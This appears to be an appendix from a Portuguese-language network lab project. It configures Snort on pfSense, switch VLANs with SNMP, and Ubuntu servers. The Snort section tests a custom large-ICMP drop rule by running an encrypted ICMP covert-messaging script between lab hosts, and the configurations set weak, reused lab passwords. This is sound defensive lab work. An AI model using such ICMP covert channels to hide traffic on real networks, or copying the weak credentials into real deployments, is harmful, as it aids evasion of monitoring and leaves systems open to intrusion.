
Passo 11.3: Configuração das Interfaces

Para integração do SNORT com as VLANs e a interface WAN foram criadas as interfaces SNORTs e habilitado o modo de bloqueio *Legacy Mode*.

Services / Snort / Interfaces

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync

Interface Settings Overview							
Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions		
WAN (em0)	<input checked="" type="checkbox"/>	AC-BNFA	LEGACY MODE	WAN			
DATACENTER (em2.10)	<input checked="" type="checkbox"/>	AC-BNFA	LEGACY MODE	DC			
DMZ (em2.20)	<input checked="" type="checkbox"/>	AC-BNFA	LEGACY MODE	DMZ			
GERENCIA (em2.30)	<input checked="" type="checkbox"/>	AC-BNFA	LEGACY MODE	GERENCIA			
CAMPUSA (em2.40)	<input checked="" type="checkbox"/>	AC-BNFA	LEGACY MODE	CAMPUS-A			
CAMPUSB (em2.50)	<input checked="" type="checkbox"/>	AC-BNFA	LEGACY MODE	CAMPUS-B			

Passo 11.4: Criação da *Pass List* para as VLANs Locais.

Para vitar que o SNORT bloqueie a comunicação entre as VLANs, foi criada uma *Pass List* com liberação de comunicação entre as VLANs.

Custom IP Addresses and Configured Firewall Aliases

Hint Enter as many IP addresses or alias names as desired. Enter ONLY an IP address, IP subnet or alias name! Do NOT enter a FQDN (fully qualified domain name) directly! To use a FQDN, first create the necessary firewall alias, and then provide the alias name here. FQDN aliases are periodically re-resolved and updated by the firewall. You can also provide an IP subnet with a proper netmask of the form network/mask such as 1.2.3.0/24.

IP or Alias	192.168.10.0/28	Delete
IP or Alias	192.168.20.0/28	Delete
IP or Alias	192.168.30.0/28	Delete
IP or Alias	192.168.40.0/24	Delete
IP or Alias	192.168.50.0/24	Delete
IP or Alias	192.168.4.0/24	Delete



Passo 11.5: Seleção das Regras a Serem Aplicadas em Cada Interface.

Para ajustar quais regras serão aplicadas a cada interfaces, é necessário habilitá-las individualmente no campo cat, seguindo o caminho:

pfsense ⇒ Snort ⇒ Interface ⇒ Clicar no botão Editar ⇒ [Nome da interface] Categories:

The screenshot shows the 'Select the rulesets (Categories) Snort will load at startup' section. It includes a legend: a green circle with a checkmark for 'Category is auto-enabled by SID Mgmt conf files' and a red circle with a slash for 'Category is auto-disabled by SID Mgmt conf files'. Below the legend are buttons for 'Select All', 'Unselect All', and 'Save'. The main table lists rule sets and their sub-rules with checkboxes for enabling them. The columns are: Enable, Ruleset: Snort GPLv2 Community Rules, Enable, Ruleset: FEO DO Tracker Botnet C2 IP Rules, Enable, Ruleset: ET Open Rules, Enable, Ruleset: Snort Text Rules, Enable, Ruleset: Snort SO Rules, Enable, Ruleset: Snort OPENAPPID Rules. The 'Enable' column for the first two rows is bolded. The 'Ruleset' columns contain the names of the rule sets. The 'Enable' columns for the remaining rows are bolded. The 'Sub-Rule' columns list specific rule names like 'snort_app-detect.rules', 'snort_browser-chrome.so.rules', etc., each with its own enable checkbox.

Passo 12: Criação de Regra Para Bloqueio da Aplicação Personalizada Ping com Dialog, descrita no Apêndice VIII

As regras no SNORT foram cirandas baseado na documentação disponível em: <http://manual-snort-org.s3-website-us-east-1.amazonaws.com/snort_manual.html>. É fundamental destacar que as regras customizadas devem ser criadas para cada interface, seguindo o caminho:

PfSense ⇒ Services ⇒ Snort ⇒ Snort Interfaces ⇒ [Edit Interface] ⇒ Rules.

The screenshot shows the 'Snort Rules' configuration page. At the top, there are tabs: WAN Settings, WAN Categories, WAN Rules, WAN Variables, WAN Preprocs, WAN IP Rep, and WAN Logs. The 'WAN Rules' tab is selected. Below it is a section titled 'Available Rule Categories' with a dropdown menu labeled 'Category Selection: custom.rules' and a note 'Select the rule category to view and manage.' Underneath is a section titled 'Defined Custom Rules' containing a single rule: 'drop icmp any any -> any any (msg:" ICMP PACKAGE WITH LARGE SIZE"; dszie:>64; \ classtype:policy-violation ; sid: 1000001;)'. At the bottom, there is a note '# Regra customizada.' followed by the same rule definition.



Após a regra ser criada, o teste da regra deve ser executado. Para proceder com os teste, os servidores das redes DMZ e DATA CENTER poderão ser utilizados. No exemplo a seguir, os hosts 192.168.10.11 (Elastic Stack) foi escolhido para ser o remetente, e o hots 192.168.20.11 (*Fleet Server*), escolhido para ser o destinatário das mensagens criptografadas.

```
# Envio da mensagem a cada 3 segundos a partir do host 192.168.10.11
watch -n 3 "sudo python3 ./encrypted-ping/icmp-send.py -cy -k 'grupo004key' -a 192.168.20.11
-q 3 -m 'Mas a salvação dos justos vem do Senhor; ele é a sua fortaleza no tempo da
angústia.Salmos 37:39'"
```

Confirmação do envio da mensagem criptografada:

```
192.168.20.11 x 192.168.10.11 x
Every 3.0s: sudo python3 icmp-send.py -cy -k 'grupo004key' -a 192.168.20.11 -q 3 -m 'Mas a salvação dos justos vem do Senhor; ele é a sua fortaleza no tempo da angústia.

.*Begin emission:
Finished sending 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
Services / Snort / Alerts
Cryptic Message Sended:
b'\v\x97\xe8\x98Z\x89F\xb4\xd2Q\xb0\xfe\x8a\x12\x82\x1b\x04\x19*\x88\xb5\xb5M\xe8\n\xfeHztr8\x9f\xxa4\x9cF\xe6l5!\xba}E(\xc1\xb2\x9aprg\x82ai\x14*S|Ew\x1c\x9f\xae\xe8\xfe\xb3\xaw$\xd2\xec\xb9]\xf7N\x2a\x82],xe1\xd1>C\x13[\x8a\xeb\xb7\x1b\xacn\xea\xf7\xf4\xde\xd4Xj\xad'
```

```
# Captura da mensagem a cada 2 segundos a partir do servidor 192.168.20.11
watch "sudo python3 ./encrypted-ping/icmp-receive.py -c y -k 'grupo004key' -a 192.168.10.11"
```

Confirmação do recebimento da mensagem criptografada:

```
192.168.20.11 x 192.168.10.11 x
Every 2.0s: sudo python3 ./encrypted-ping/icmp-receive.py -c y -k 'grupo004key' -a 192.168.10.11
Mas a salvação dos justos vem do Senhor; ele é a sua fortaleza no tempo da angústia.
Salmos 37:39
```

Como as interfaces com SNORT habilitado foram configuradas para operar no modo *LEGACY MODE*, as mensagens ICMP personalizada gerarão alerta para o pfSense.

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2023-02-16 13:48:59	⚠️	1	ICMP	Potential Corporate Privacy Violation	192.168.20.11	🔍 ↗	192.168.10.11	🔍 ↗	1:1000002	ICMP PACKAGE WITH LARGE SIZE
2023-02-16 13:48:59	⚠️	1	ICMP	Potential Corporate Privacy Violation	192.168.10.11	🔍 ↗	192.168.20.11	🔍 ↗	1:1000002	ICMP PACKAGE WITH LARGE SIZE



Apêndice IV - Instalação e Configuração do Switch EXOS VM

Os Switches EXOS VM são instalados no projeto como Appliance, conforme documentação oficial do GNS3, disponível em:
<https://docs.gns3.com/docs/using-gns3/beginners/import-gns3-appliance/>

Passo 1: Baixar o arquivo de instalação do EXOS VM:

- EXOS-VM_v32.1.1.6.qcow2: disponível em: <https://gns3.com/marketplace/appliances/exos-vm>

Passo 2: Criar uma *Appliance* para o Switch EXOS VM.

A appliance do Switch EXOS VM é criada no GNS3 seguindo o mesmo passo-a-passo do ilustrado no Passo 2 do Apêndice II.

Passo 3: Configuração inicial

A configuração a seguir é aplicada a todos os Switch.

```
# Initial configuration for all Switch EXOS-VM belongs to topology
login: admin
password: (ditar em branco)
Would you like to disable MSTP? [y/N/q]: No
The switch offers an enhanced security mode. Would you like to read more, and have the choice
to enable this enhanced security mode? [y/N/q]: No
Would you like to disable Telnet? [y/N/q]: Yes
Would you like to enable SNMPv1/v2c? [y/N/q]: Yes
Would you like to configure a read-only and read-write community string? [Y/n/q]: Yes
Read-Only community string: grupo004
Re-enter Read-Only community string: grupo004
Read-Write community string: grupo04
Re-enter Read-Write community string: grupo004
Would you like to enable SNMPv3? [y/N/q]: Yes
Would you like to create an SNMPv3 user? [Y/n/q]: Yes
User name: grupo004
Authentication password: grupo004
Reenter authentication password: grupo004
Privacy password: grupo004
Reenter privacy password: grupo004
Would you like unconfigured ports to be turned off by default? [y/N/q]: No
Would you like to configure the failsafe username and password now? [y/N/q]: No


# Change admin password.
configure account admin password
Current user's password: (enter)
New password: grupo004
Reenter password: grupo004
# Store configurations
save configuration
#exit
#show vlan
#show ports vlan
#show snmp get 1.3.6.1.2.1.1.5.0
#show snmpv3 user
#show snmpv3 group
```



Passo 4: Configurações Individuais dos Switchs EXOS VM

Diagrama inicial das conexões entre os Switchs EXOS VM

Obs.: os comandos precedido de # (comentados) são opcionais. Eles foram disponibilizados, intencionalmente, para fins didáticos.



SW-CORE-A

```
# Basic Configurations
configure snmp sysName SW-CORE-A
configure vlan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
#create vlan Default tag 1 description Default
create vlan DATA-CENTER tag 10 description DATA-CENTER
create vlan DMZ tag 20 description DMZ
create vlan GERENCIA tag 30 description GERENCIA
create vlan CAMPUS-A tag 40 description CAMPUS-A
create vlan CAMPUS-B tag 50 description CAMPUS-B
# Add IP address to vlans
configure vlan DATA-CENTER ipaddress 192.168.10.1 255.255.255.240
configure vlan DMZ ipaddress 192.168.20.1 255.255.255.240
configure vlan GERENCIA ipaddress 192.168.30.1 255.255.255.240
configure vlan CAMPUS-A ipaddress 192.168.40.1 255.255.255.0
```



```
configure vlan CAMPUS-B ipaddress 192.168.50.1 255.255.255.0
# Set trunk ports
configure vlan DATA-CENTER add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan DMZ add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan GERENCIA add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan CAMPUS-A add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan CAMPUS-B add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan DEFAULT add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #access mode
# Optinal configurations
configure vlan DEFAULT ipaddress 192.168.4.1 255.255.255.240
save configuration
```

SW-CORE-B

```
# Basic Configurations
configure snmp sysName SW-CORE-B
configure vlan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
#create vLan Default tag 1 description Default
create vlan DATA-CENTER tag 10 description DATA-CENTER
create vlan DMZ tag 20 description DMZ
create vlan GERENCIA tag 30 description GERENCIA
create vlan CAMPUS-A tag 40 description CAMPUS-A
create vlan CAMPUS-B tag 50 description CAMPUS-B
# Add IP address to vlans
configure vlan DATA-CENTER ipaddress 192.168.10.2 255.255.255.240
configure vlan DMZ ipaddress 192.168.20.2 255.255.255.240
configure vlan GERENCIA ipaddress 192.168.30.2 255.255.255.240
configure vlan CAMPUS-A ipaddress 192.168.40.2 255.255.255.0
configure vlan CAMPUS-B ipaddress 192.168.50.2 255.255.255.0
# Set trunk ports
configure vlan DATA-CENTER add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan DMZ add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan GERENCIA add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan CAMPUS-A add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan CAMPUS-B add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
#configure vLan DEFAULT add ports 1 2 3 4 5 6 7 8 9 10 11 12 tagged #access mode
# Optinal configurations
configure vlan DEFAULT ipaddress 192.168.4.2 255.255.255.240
save configuration
```

SW-DIST-A

```
# Basic Configurations
configure snmp sysName SW-DIST-A
configure vlan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
#create vLan Default tag 1 description Default
create vlan DATA-CENTER tag 10 description DATA-CENTER
create vlan DMZ tag 20 description DMZ
```



```
create vlan GERENCIA tag 30 description GERENCIA
create vlan CAMPUS-A tag 40 description CAMPUS-A
create vlan CAMPUS-B tag 50 description CAMPUS-B
# Add IP address to vlans
configure vlan DATA-CENTER ipaddress 192.168.10.3 255.255.255.240
configure vlan DMZ ipaddress 192.168.20.3 255.255.255.240
configure vlan GERENCIA ipaddress 192.168.30.3 255.255.255.240
configure vlan CAMPUS-A ipaddress 192.168.40.3 255.255.255.0
configure vlan CAMPUS-B ipaddress 192.168.50.3 255.255.255.0
# Set trunk ports
configure vlan DATA-CENTER add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan DMZ add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan GERENCIA add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan CAMPUS-A add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan CAMPUS-B add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan DEFAULT add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #access mode
# Opctinal configurations
configure vlan DEFAULT ipaddress 192.168.4.3 255.255.255.240
save configuration
```

SW-DIST-B

```
# Basic Configurations
configure snmp sysName SW-DIST-B
configure vlan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
#create vlan Default tag 1 description Default
create vlan DATA-CENTER tag 10 description DATA-CENTER
create vlan DMZ tag 20 description DMZ
create vlan GERENCIA tag 30 description GERENCIA
create vlan CAMPUS-A tag 40 description CAMPUS-A
create vlan CAMPUS-B tag 50 description CAMPUS-B
# Add IP address to vlans
configure vlan DATA-CENTER ipaddress 192.168.10.4 255.255.255.240
configure vlan DMZ ipaddress 192.168.20.4 255.255.255.240
configure vlan GERENCIA ipaddress 192.168.30.4 255.255.255.240
configure vlan CAMPUS-A ipaddress 192.168.40.4 255.255.255.0
configure vlan CAMPUS-B ipaddress 192.168.50.4 255.255.255.0
# Set trunk ports
configure vlan DATA-CENTER add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan DMZ add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan GERENCIA add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan CAMPUS-A add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan CAMPUS-B add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #trunk mode
configure vlan DEFAULT add ports 1 2 3 4 5 6 7 8 9 10 11 tagged #access mode
# Opctinal configurations
configure vlan DEFAULT ipaddress 192.168.4.4 255.255.255.240
save configuration
```



SW-DIST-CAMPUS-A-B

```
# Basic Configurations
configure snmp sysName SW-DIST-CAMPUS-A-B
configure vlan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
create vLan Default tag 1 description Default
create vLan DATA-CENTER tag 10 description DATA-CENTER
create vLan DMZ tag 20 description DMZ
create vLan GERENCIA tag 30 description GERENCIA
create vLan CAMPUS-A tag 40 description CAMPUS-A
create vLan CAMPUS-B tag 50 description CAMPUS-B
# Add IP address to vlans
configure vLan DATA-CENTER ipaddress 192.168.10.8 255.255.255.240
configure vLan CAMPUS-A ipaddress 192.168.40.8 255.255.255.0
configure vLan CAMPUS-B ipaddress 192.168.50.8 255.255.255.0
configure vLan DEFAULT ipaddress 192.168.4.8 255.255.255.240
# Set trunk ports
configure vLan DATA-CENTER add ports 1 2 tagged #trunk mode
configure vLan DMZ add ports 1 2 tagged #trunk mode
configure vLan GERENCIA add ports 1 2 tagged #trunk mode
configure vLan CAMPUS-A add ports 1 2 tagged #trunk mode
configure vLan CAMPUS-B add ports 1 2 tagged #trunk mode
configure vLan DEFAULT add ports 1 2 tagged #access mode
save configuration
```

SPANNING TREE CONFIGURATION

O protocolo STP deve ser habilitado nos SW-CORE-A, SW-CORE-B, SW-DIST-A e SW-DIST-B

```
# Basic Configurations
configure mstp revision 3
configure stpd s0 mode mstp cist
enable s0 auto-bind vlan 10-50
enable stpd s0
#configure s0 ports auto-edge on 1-11
#show stpd s0 detail
#show stpd s0 ports
```

SW-ACCESS-DC

```
# Basic Configurations
configure snmp sysName SW-ACCESS-DC
configure vlan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
create vLan Default tag 1 description Default
create vLan DATA-CENTER tag 10 description DATA-CENTER
create vLan DMZ tag 20 description DMZ
create vLan GERENCIA tag 30 description GERENCIA
create vLan CAMPUS-A tag 40 description CAMPUS-A
create vLan CAMPUS-B tag 50 description CAMPUS-B
```



```
# Add IP address to vlans
configure vLan DATA-CENTER ipaddress 192.168.10.5 255.255.255.240
configure vLan DMZ ipaddress 192.168.20.5 255.255.255.240
configure vLan GERENCIA ipaddress 192.168.30.5 255.255.255.240
configure vLan CAMPUS-A ipaddress 192.168.40.5 255.255.255.0
configure vLan CAMPUS-B ipaddress 192.168.50.5 255.255.255.0
# Set trunk ports
configure vLan DATA-CENTER add ports 2 3 4 5 6 7 8 9 10 11 12 untagged #access mode
configure vLan DATA-CENTER add ports 1 tagged #trunk mode
# Optinal configurations
configure vLan DMZ add ports 1 tagged #trunk mode
configure vLan GERENCIA add ports 1 tagged #trunk mode
configure vLan CAMPUS-A add ports 1 tagged #trunk mode
configure vLan CAMPUS-B add ports 1 tagged #trunk mode
configure vLan DEFAULT add ports 1 tagged #trunk mode
configure vLan DEFAULT ipaddress 192.168.4.5 255.255.255.240
save configuration
```

SW-ACCESS-DMZ

```
# Basic Configurations
configure snmp sysName SW-ACCESS-DMZ
configure vLan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
create vLan Default tag 1 description Default
create vLan DATA-CENTER tag 10 description DATA-CENTER
create vLan DMZ tag 20 description DMZ
create vLan GERENCIA tag 30 description GERENCIA
create vLan CAMPUS-A tag 40 description CAMPUS-A
create vLan CAMPUS-B tag 50 description CAMPUS-B
configure vLan DATA-CENTER ipaddress 192.168.10.6 255.255.255.240
configure vLan DMZ ipaddress 192.168.20.6 255.255.255.240
configure vLan GERENCIA ipaddress 192.168.30.6 255.255.255.240
configure vLan CAMPUS-A ipaddress 192.168.40.6 255.255.255.0
configure vLan CAMPUS-B ipaddress 192.168.50.6 255.255.255.0
# Set trunk ports
configure vLan DMZ add ports 2 3 4 5 6 7 8 9 10 11 12 untagged #access mode
configure vLan DATA-CENTER add ports 1 tagged #trunk mode
configure vLan DMZ add ports 1 tagged #trunk mode
configure vLan GERENCIA add ports 1 tagged #trunk mode
configure vLan CAMPUS-A add ports 1 tagged #trunk mode
configure vLan CAMPUS-B add ports 1 tagged #trunk mode
configure vLan DEFAULT add ports 1 tagged #trunk mode
configure vLan DEFAULT ipaddress 192.168.4.6 255.255.255.240
save configuration
```

SW-ACCESS-GERENCIA

```
# Basic Configurations
configure snmp sysName SW-ACCESS-GERENCIA
```



```
configure vlan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
create vlan Default tag 1 description Default
create vlan DATA-CENTER tag 10 description DATA-CENTER
create vlan DMZ tag 20 description DMZ
create vlan GERENCIA tag 30 description GERENCIA
create vlan CAMPUS-A tag 40 description CAMPUS-A
create vlan CAMPUS-B tag 50 description CAMPUS-B
# Add IP address to vlans
configure vlan DATA-CENTER ipaddress 192.168.10.7 255.255.255.240
#configure vlan DMZ ipaddress 192.168.20.7 255.255.255.240
configure vlan GERENCIA ipaddress 192.168.30.7 255.255.255.240
configure vlan CAMPUS-A ipaddress 192.168.40.7 255.255.255.0
configure vlan CAMPUS-B ipaddress 192.168.50.7 255.255.255.0
# Set trunk ports
configure vlan GERENCIA add ports 2 3 4 5 6 7 8 9 10 11 12 untagged #access mode
configure vlan GERENCIA add ports 1 tagged #trunk mode
# Optinal configurations
configure vlan DMZ add ports 1 tagged #trunk mode
configure vlan DATA-CENTER add ports 1 tagged #trunk mode
configure vlan CAMPUS-A add ports 1 tagged #trunk mode
configure vlan CAMPUS-B add ports 1 tagged #trunk mode
configure vlan DEFAULT add ports 1 tagged #trunk mode
configure vlan DEFAULT ipaddress 192.168.4.7 255.255.255.240
save configuration
```

SW-ACCESS-CAMPUS-A

```
# Basic Configurations
configure snmp sysName SW-ACCESS-CAMPUS-A
configure vlan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
#create vlan Default tag 1 description Default
#create vlan DATA-CENTER tag 10 description DATA-CENTER
#create vlan DMZ tag 20 description DMZ
#create vlan GERENCIA tag 30 description GERENCIA
create vlan CAMPUS-A tag 40 description CAMPUS-A
create vlan CAMPUS-B tag 50 description CAMPUS-B
# Set trunk ports
configure vlan CAMPUS-A add ports 3 4 5 6 7 8 9 10 11 12 untagged #access mode
#configure vlan DATA-CENTER add ports 1 2 tagged #trunk mode
#configure vlan DMZ add ports 1 2 tagged #trunk mode
#configure vlan GERENCIA add ports 1 2 tagged #trunk mode
configure vlan CAMPUS-A add ports 1 2 tagged #trunk mode
configure vlan CAMPUS-B add ports 1 2 tagged #trunk mode
#configure vlan DEFAULT add ports 1 2 tagged #trunk mode
save configuration
```



SW-ACCESS-CAMPUS-B

```
# Basic Configurations
configure snmp sysName SW-ACCESS-CAMPUS-A
configure vlan 1 delet ports 1 2 3 4 5 6 7 8 9 10 11 12
# Create Vlans
#create vLan Default tag 1 description Default
#create vLan DATA-CENTER tag 10 description DATA-CENTER
#create vLan DMZ tag 20 description DMZ
#create vLan GERENCIA tag 30 description GERENCIA
#create vLan CAMPUS-A tag 40 description CAMPUS-A
create vLan CAMPUS-B tag 50 description CAMPUS-B
# Set trunk ports
configure vLan CAMPUS-B add ports 2 3 4 5 6 7 8 9 10 11 12 untagged #access mode
#configure vLan DATA-CENTER add ports 1 tagged #trunk mode
#configure vLan DMZ add ports 1 tagged #trunk mode
#configure vLan GERENCIA add ports 1 tagged #trunk mode
#configure vLan CAMPUS-A add ports 1 tagged #trunk mode
configure vLan CAMPUS-B add ports 1 tagged #trunk mode
#configure vLan DEFAULT add ports 1 tagged #trunk mode
save configuration
```

Passo 5: Cheque de monitoramento SNMP v2c e v3

```
# Exemplo de consultas SNMP
# Buscando dados dos roteadores instalados conforme Passo 4
snmpwalk -v3 -l authPriv -u admin -a MD5 -A "zabbix123" -x DES -X "zabbix123" 172.16.4.1
1.3.6.1.2.1.1.5.0

snmpwalk -v2c -c grupo004 172.16.4.1 1.3.6.1.2.1.1.5.0

# Buscando os dados dos Switchs instalados conforme Passo 4
snmpwalk -v3 -l authPriv -u grupo004 -a MD5 -A "grupo004" -x AES128 -X "grupo004" 192.168.4.1
1.3.6.1.2.1.1.5.0

snmpwalk -v2c -c grupo004 192.168.10.1 1.3.6.1.2.1.1.5.0
```



Apêndice V - Instalação e Configuração do Servidor Modelo *Ubuntu Server 22.04 LTS*

Para disponibilizar os diversos serviços do projeto, o servidor Ubuntu Server 22.04 LTS foi escolhido por ser uma solução open-source e com garantia de atualizações de segurança extensíveis até abril de 2032.

Passo 1: Download da imagem de instalação.

Baixar a imagem de instalação **Ubuntu-22.04.1-live-server-amd64.iso** disponível em <<https://ubuntu.com/download/server>>

Passo 2: Criar máquina virtual dentro do VirtualBox.

A ferramenta de virtualização VirutalBox foi utilizada para gerenciar as máquinas virtuais Linux do projeto. O guida de como criar uma máquina virtual está disponível em <<https://www.virtualbox.org/manual/UserManual.html#create-vm-wizard>>.

O guia de instalação do Ubuntu server está disponível da documentação oficial da Canonical em: <<https://ubuntu.com/tutorials/install-ubuntu-server#1-overview>>.

Obs.: após a instalação, chegar se a nova máquina virtual está com as configurações de rede em nodo NAT.

Passo 3: Atualização da máquina virtual e instalação de pacotes básicos.

É recomendável a atualização dos pacotes da máquina virtual recém instalada. Para isso, abra o terminal e execute os comandos listados a seguir:

#Pacotes básicos

```
sudo apt-get update && sudo apt upgrade -y && sudo apt install net-tools && sudo apt install snmp && sudo apt install && sudo apt install traceroute -y
```

Passo 4: Instalar as soluções com Dialog

As instruções para instalação das soluções com Dialog estão detalhadas nos Apêndices VI e Apêndices VII.

Passo 5: instalação do agente zabbix (Apenas para máquinas que serão monitoradas)

```
# Instalação e habilitação do agent zabbix
sudo apt install zabbix-agent
# Informar o endereço do servidor
# Atribuir o endereço do servidor zabbix
sudo nano /etc/zabbix/zabbix_agentd.conf
Server=192.168.10.9
sudo systemctl restart zabbix-agent
sudo systemctl enable zabbix-agent
```

Passo 6: instalação e configuração básica do firewall iptables

Instalar o iptables e cria o arquivo para persistir as regras. As regras serão adicionadas de acordo com a aplicação final.

```
#Instala o iptables e o pacote para torná-lo persistente
sudo apt-get install iptables -y && sudo apt-get install iptables-persistent -y
#Salva as configurações corrente no arquivo rules.v4 e rules.v6 se for o caso.
sudo iptables-save > /etc/iptables/rules.v4
#Abre o arquivo de configuração.
sudo vim /etc/iptables/rules.v4
#Reiniciar o firewall local para aplicar as regras
sudo systemctl restart iptables && sudo systemctl status iptables
# Visualizar as regras em execução
sudo iptables -L -v -n
```



Passo 7: Configuração do cliente NTP

Todas as máquinas virtuais da DMZ e *Data Center* são configuradas para sincronizarem os relógios com o servidor NTP local do NSOC.

Configuração de fusohorário

```
sudo timedatectl set-timezone America/Sao_Paulo
```

Instalar o serviço NTP

```
sudo apt-get install ntp
```

Editar o arquivo de configuração

```
server <IP-Virtual-do-Gateway>
```

```
sudo /etc/init.d/ntp restart
```

```
sudo /etc/init.d/ntp status
```

#Verificar a sincronização

```
sudo ntpq -pn
```

```
sudo ntpd
```



Apêndice VI - Instalação e Configuração da Solução com Dialog Para Gerenciamento das Máquinas Virtuais Ubuntu

